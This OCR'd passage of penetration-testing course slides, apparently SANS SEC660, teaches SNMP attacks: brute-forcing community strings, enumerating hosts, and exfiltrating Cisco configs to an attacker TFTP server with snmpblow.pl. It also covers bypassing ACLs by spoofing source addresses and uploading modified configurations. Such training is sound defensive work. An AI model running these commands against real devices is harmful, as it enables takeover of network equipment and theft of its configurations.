
Like onesixtyone, Metasploit Framework's snmp_login module will keep guessing community strings, even after it finds a valid string.

Metasploit SNMP Scanner

The Metasploit SNMP scanner is available as an auxiliary module in: "auxiliary/scanner/snmp/snmp_login". Available arguments include the number of scanning threads Metasploit should spawn (THREADS), which should be set to the number of processors or processor cores on your system. The target IP address group is specified with a starting and stopping IP address separated by a dash (RHOSTS). By default, the scanner will print a line of output for each community string tested for each host; disable this verbosity by setting "VERBOSE" to false as shown. Use the "exploit" command to start the scan.

Like onesixtyone, the Metasploit Framework smb_login module will keep guessing community strings, even after it finds a valid string. This is important because we don't want the discovery of a read-only string to stop the scanner when it might otherwise identify a read-write string as well.

From a performance perspective, Metasploit's SNMP scanner is slower than onesixtyone, requiring approximately twice as long to scan the same number of hosts with a comparable community string list.



snmpcheck


- Accepts a target and a community string as input
- Uses common MIB OIDs to enumerate device
  - Identifies device operating system, then platform-specific entries

```
# snmpcheck -t 10.10.10.4 -c NotSoPublicCommunityString
snmpcheck.pl v1.7 - snmp enumerator
Copyright (c) 2005-2008 by Matteo Cantoni (nothink.org)

 [*] try to connect to 10.10.10.4...
 [x] Connected to 10.10.10.4! Starting check at Thu Sep 30 16:02:07 2010

 Hostname         : BRWC417FECB2740
 Description      : Brother NC-180w, Firmware Ver.0.09   ,MID 8CA-F11-001
```

snmpcheck

The snmpcheck tool (available at http://www.nothink.org/perl/snmpcheck) uses a community string and a target designation to enumerate useful information from a target system. With the ability to identify the device operating system and apply platform-specific MIB queries, snmpcheck is a useful starting point to collect information from a target system with SNMP access.

By default, snmpcheck uses the community string "public" to gather MIB information; if we know an alternate community string we can specify it with the "-c" argument as shown on this slide.



snmpcheck.pl v1.7 – snmp enumerator

```
snmpcheck.pl v1.7 - snmp enumerator
Copyright (c) 2005-2008 by Matteo Cantoni (nothink.org)

 Hostname        : win7-ws
 Description     : Hardware: x86 Family 6 Model 15 Stepping 11 AT/AT COMPATIBLE - Software: Windows Version 6.1 (Build
7600 Multiprocessor Free)
 Domain          : WORKGROUP

 [*] User accounts
 Administrator
 Guest
 HomeGroupUser$
 Joshua Wright
 __vmware_user__

[*] Processes
 Total processes : 68

 Process type    : 1 unknown, 2 operating system, 3 device driver, 4 application
 Process status  : 1 running, 2 runnable, 3 not runnable, 4 invalid

 Process id             Process name  Process type  Process status  Process path

       1488              spoolsv.exe            4               1
       1524              svchost.exe            4               1
```

Also enumerates network interfaces and addresses, routing, Windows services, "netstat -nao" output and installed software.


SEC660 | Advanced Pen Testing, Exploit Writing, and Ethical Hacking 230

snmpcheck.pl v1.7 – snmp enumerator

This slide presents partial output from snmpcheck against a Windows 7 target. Upon identifying the host as a Windows system, snmpcheck will leverage known Microsoft MIB entries to collect the following information:

- Device information including hostname, system architecture, domain, and uptime
- List of storage devices, local and networked, including filesystem type
- Virtual and physical memory configuration
- List of network interfaces including MAC and IP address, link type, MTU, and input and output byte count statistics
- List of local user accounts
- Running system processes including the PID, process type, status, and executable path
- Local routing table information
- Running service information
- List of listening and connected port information mirroring the output of "netstat -nao"
- Local web server statistics
- Installed software list

Cain: Cisco Config Download/Upload



Cisco Config Downloader

Device Hostname / IP Address: rtr-pvd-udc1.edu.edu

SNMP Read/Write Community: private

Protocol: SNMPv2

OK | Cancel


TIP

Cain stores config files retrieved through CCDU in C:\Program Files (x86)\Cain\CCDU

Cain: Cisco Config Download/Upload

Cain can quickly retrieve the configuration file from a Cisco device when given the SNMP read/write community string. Simply navigate to the CCDU tab in Cain, then click the blue "+" symbol on the toolbar. Enter the target IP address, the SNMP community string information, and the SNMP protocol version (Cain supports SNMPv1 and SNMPv2; you can try both safely). When the configuration file is retrieved, it will be listed in the CCDU results window.

Cain stores the configuration files that are retrieved in the C:\Program Files (x86)\Cain\CCDU directory. You can open the files in an editor that supports Unix-formatted text files, such as Notepad++ or WordPad.



snmpblow.pl

```
# apt-get install tftpd-hpa
# mkdir /tftpboot && chmod 777 /tftpboot
# apt-get install libnet-snmp-perl libnet-rawip-perl
# wget http://www.willhackforsushi.com/sec660/snmpblow.pl
```

One-time setup

May wish to add a status indicator for snmpblow.pl at line 25 of:

```
    print "Processing community string $_";
```

```
# in.tftpd -lcp /tftpboot
# echo "private" >communities
# echo "TargetRWString" >>communities
# perl snmpblow.pl -d 10.10.10.10 -t 10.10.10.119 -f /tftpboot/switch-config <communities
Processing community string private
Processing community string TargetRWString
# ls -l /tftpboot/
total 8
-rw-r--r-- 1 nobody nogroup 7322 2010-10-05 10:17 switch-config
```

Exploiting the device

snmpblow.pl provides no status output, nor does it check for success or failure. Consider logging with Wireshark to inspect the results if the configuration file is not retrieved.

snmpblow.pl


As a Linux alternative to Cain, we can use tools such as snmpblow.pl to retrieve the configuration of a Cisco IOS router or switch device. First, we need to establish a TFTP server on the attacker system, such as the tftpd-hpa package available through Debian-based package management tool "apt-get", as shown. Next, we need to create a directory for the TFTP server to write to with open permissions and install the required Perl library modules to support snmpblow.pl. Next, download snmpblow.pl from the URL on this slide.

One limitation of snmpblow.pl is that it doesn't provide any output indicating the status of the attack. To watch the progress of community strings that snmpblow.pl is testing, modify the script at line 25 by adding a print statement, as shown.

After preparing the attacker's system, we can retrieve the Cisco IOS device configuration file. First, start the TFTP server; the tftpd-hpa server can be executed with the "-lcp" arguments, running the TFTP server in the background, allowing the TFTP client (the target Cisco IOS device) to create a new file.

Next, prepare a list of community strings that snowblow.pl can use against the target system. If you know the RW community string, create a file containing the string name, or create a file with multiple strings to use for community string guesses, one per line.

Finally, run the snmpblow.pl command, specifying the target Cisco IOS device with the "-d" argument, the TFTP server address with the "-t" argument, and the output filename that the Cisco IOS device should write to over TFTP (note that tftpd-hpa requires fully-qualified filenames to be specified).




Router/Switch SNMP Controls

- SNMP RW access to routers and switches creates lots of opportunity
  - Change port configuration settings
  - Download startup or running configuration file
  - Upload (merge or replace) modified configuration file

SNMP RW Access Is Effectively Equal to
Privileged Console Access

Router/Switch SNMP Controls
After identifying the SNMP RW community string, we can manipulate the target device in many ways. Network devices such as routers and switches particularly allow us to use the SNMP RW string to download the configuration file, upload and change the device configuration, or modify other device settings, such as changing the access mode status of switch ports.

When we have SNMP RW access to a networked device, our control over the device is effectively equal to privileged console access with full control over the target.



Testing SNMP RW

- Change an MIB variable using snmpset
  - Included with Net-SNMP tools
- Validate change using snmpwalk

```
# snmpwalk -v2c -c publ1c 192.168.31.1 system.sysLocation.0
SNMPv2-MIB::sysLocation.0 = STRING: Providence, Rhode Island
# snmpset -v2c -c publ1c 192.168.31.1 system.sysLocation.0 s "Foo"
Timeout: No Response from 192.168.31.1


# snmpset -v2c -c pr1vate 192.168.31.1 system.sysLocation.0 s "Foo"
SNMPv2-MIB::sysLocation.0 = STRING: Foo
# snmpwalk -v2c -c pr1vate 192.168.31.1 system.sysLocation.0
SNMPv2-MIB::sysLocation.0 = STRING: Foo
```

Testing SNMP RW

It is sometimes necessary to validate if a compromised SNMP community string is limited to read-only access or is capable of both reading and writing. We can easily test an SNMP agent with a community string by changing a common MIB variable such as system.sysLocation using the snmpset utility.


The Net-SNMP tools (http://net-snmp.sourceforge.net) include several utilities to interact with an SNMP agent, querying MIB variables with the snmpget or snmpwalk utilities, and changing MIB variables with snmpset.

In the first example, the snmpwalk utility is used in SNMP v2c mode ("-v2c") with the community string publ1c ("-c publ1c") against the target at 192.168.31.1, querying the MIB entry system.sysLocation.0. From the output revealed by the utility we know we have valid SNMP access to the host, but we need to further evaluate the access as read-only or read-write.

To determine if the community string is capable of writing to the MIB, use the snmpset utility. Use the same arguments as the snmpwalk utility, appending "s" (to write a string variable) followed by the string in quotes. In the first example, the snmpset utility fails with the error message "Timeout:No Response from 192.168.31.1", indicating that we are unable to use the community string to set MIB variables.

The second example also attempts to set the system.sysLocation.0 MIB entry, this time using the community string "pr1vate". We can verify the success of this change by using snmpwalk to retrieve the MIB entry as shown.

The list of SNMP community strings (one or more) is redirected to the standard input of snmpblow.pl. Note that snmpblow.pl does not provide any status output and does not attempt to identify if the attack was successful or not. We can check the TFTP directory on the attacker's system to determine if a new file is created, but the lack of a file does not help provide any detail to troubleshoot the failure. Consider capturing the traffic generated by snmpblow.pl, as well as the responses from the Cisco IOS target device to determine if the failure is in the SNMP SET generated by snmpblow.pl, or if the failure is in the TFTP file transfer process.



Bypassing SNMP ACLs

```
access-list 1 permit 10.10.10.1
access-list 1 deny   any log
snmp-server community SeriousPassword RW 1
```

- IOS accommodates the use of ACLs to permit and deny access with logging
- Since SNMP is UDP, we can spoof source address of packet
  - No ACL is applied to target TFTP server

Specify the permitted, spoofed source IP address with -s

```
# perl snmpblow.pl -d 10.10.10.10 -t 10.10.10.119 -s 10.10.10.1
-f /tftpboot/switch-config <communities
```

SEC660 | Advanced Pen Testing, Exploit Writing, and Ethical Hacking 236


Bypassing SNMP ACLs
Cisco IOS devices and many other networking vendors provide for the ability to limit access to the SNMP agent using an access control list (ACL). In the example on this slide, an ACL is created that permits access from the source IP address 10.10.10.1, logging all access attempts from IP addresses that are not explicitly authorized.

While this is a recommended configuration for stronger access control to SNMP resources, it can be evaded by a savvy attacker. The ACL control is applied to the source IP address of the SNMP traffic but is not applied to the IP address used as the TFTP server specified for retrieving the IOS configuration file. Since SNMP is UDP-based, we can generate spoofed frames using the permitted source IP address in the ACL, writing the configuration file to the attacker's TFTP server. When the "-s" argument is specified, snmpblow.pl will spoof the source IP address of the SNMP traffic with the specified IP address while still retrieving the IOS configuration file.

Changing running-config

- SNMP RW can upload a new configuration to Cisco devices
- Download configuration using Cain CCDU or snmpblow.pl, edit as you see fit
- Upload changes to merge into the running-config using Cain or snmpset

```
$ snmpset -v2c -c SeriousPassword 10.10.10.10 .1.3.6.1.4.1.9.2.1.53.10.10.10.119 s
"/tftpboot/switch-config"
```

